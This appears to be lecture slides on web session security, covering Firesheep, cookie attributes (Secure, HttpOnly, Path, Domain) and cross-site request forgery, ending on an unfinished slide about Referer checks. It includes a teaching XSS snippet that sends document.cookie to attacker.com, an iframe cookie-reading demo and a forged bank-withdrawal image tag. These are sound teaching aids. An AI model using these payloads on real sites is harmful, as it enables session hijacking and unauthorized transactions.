
# Sessions (with a network attacker)


Client

Server

Attacker












# Firesheep (2010)

**Firesheep** was an extension for the Firefox web browser that used a packet sniffer to intercept unencrypted session cookies from websites such as Facebook and Twitter.  
It allows hackers to eavesdrop on unencrypted wireless networks and hijack the browser session.



# Session hijacking mitigation

- Use **Secure** cookie attribute to prevent cookie from being sent over unencrypted HTTP connections

**Set-Cookie:** key=value; **Secure**

only sent to the server with an encrypted request over the HTTPS protocol

- Even better: Use HTTPS for entire website

# Session hijacking via Cross Site Scripting (XSS)

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
new Image().src =  
  'https://attacker.com/steal?cookie=' +  
  document.cookie
```

The required src attribute specifies the URL of an image

- More on XSS soon!

# Protect cookies from XSS

- Use `HttpOnly` cookie attribute to prevent cookie from being read from JavaScript

`Set-Cookie: key=value; Secure; HttpOnly`

# Cookie Path bypass

- Do not use **Path** for security
- **Path** does not protect against unauthorized reading of the cookie from a different path on the same origin
  - Can be bypassed using an `<iframe>` with the path of the cookie
  - Then, read `iframe.contentDocument.cookie`
  - This is allowed by Same Origin Policy

# Demo: X attack

On X site:

```
document.cookie = 'sessionId=1234; Path=/iiitv/X/'
```

On Y site:

```
const iframe = document.createElement('iframe')

iframe.src = 'https://web.stanford.edu/iiitv/X/'
document.body.appendChild(iframe) iframe.style.display = 'none'

// wait for document to load... then run
console.log(iframe.contentDocument.cookie)
// log() method writes (logs) a message to the console.
```

Iframe: The most common use is to load content from another site within the page

# Can we make cookie Path secure?

- No solution! Always unsafe to rely on Path
- Same Origin Policy
  - Pages on the *same origin* can access each other's cookies (and a lot more)

# What to set cookie Path to?

- Defaults to current page's path, e.g. /iiitv/X
- Instead, explicitly set it to Path=/
  - Why is this better than just omitting Path?
    - To make the cookie accessible from all website pages

**Set-Cookie:** key=value; Secure; HttpOnly; Path=/

# Note: Domain attribute is also bad

- Cookies can only be accessed by equal or more-specific domains, so use a subdomain
- **X.stanford.edu** vs. **Y.stanford.edu**
  - Mutually exclusive
- **Y.stanford.edu** vs. **stanford.edu**
  - Former can read/write latter's cookies. Reverse not true.
- **Y.stanford.edu** vs. **login.stanford.edu**
  - Mutually exclusive

# Cookies don't obey Same Origin Policy

- Cookies were created before Same Origin Policy so have different security model
- Cookies are **more restrictive** than Same Origin Policy
  - **Path**, partitions cookies by path but is ineffective because pages on same origin can access each other's DOMs, run code in each other's contexts
- Cookies are **less restrictive** than Same Origin Policy
  - Pages with same *hostname* share cookies. The *protocol* and *port* are ignored.
  - Different origins can mess with each others cookies (e.g. **X.stanford.edu** can set cookies for **stanford.edu**)
  - This is why Stanford login is **login.stanford.edu** and not **stanford.edu/login**

# Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker.

# Ambient authority: problems

- Recall: Ambient authority is implemented by cookies
- Consider this HTML embedded in **attacker.com**:

```
<h1>Welcome to your account!</h1>
```

```
<img src='https://bank.com/avatar.png' />
```

- Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**
- **attacker.com** can embed user's real avatar from **bank.com**

# Ambient authority: problems (pt 2)

- Unclear which site initiated a request
- Consider this HTML embedded in **attacker.com**:

```
<img  
src='https://bank.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**
- **attacker.com** can take actions at **bank.com** using the victim's logged-in session

# Cross-Site Request Forgery (CSRF)

- Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands directly on the server
- Effective even when attacker can't read the HTTP response

# Mitigate Cross-Site Request Forgery

- Idea: Can we remove "ambient authority" when a request originates from another site?

# Idea: Use Referer header

- Inspect the Referer HTTP header
- Reject any requests from origins not on an "allowlist"

# Mitigate CSRF with Referer header

**Client**  
bank.com

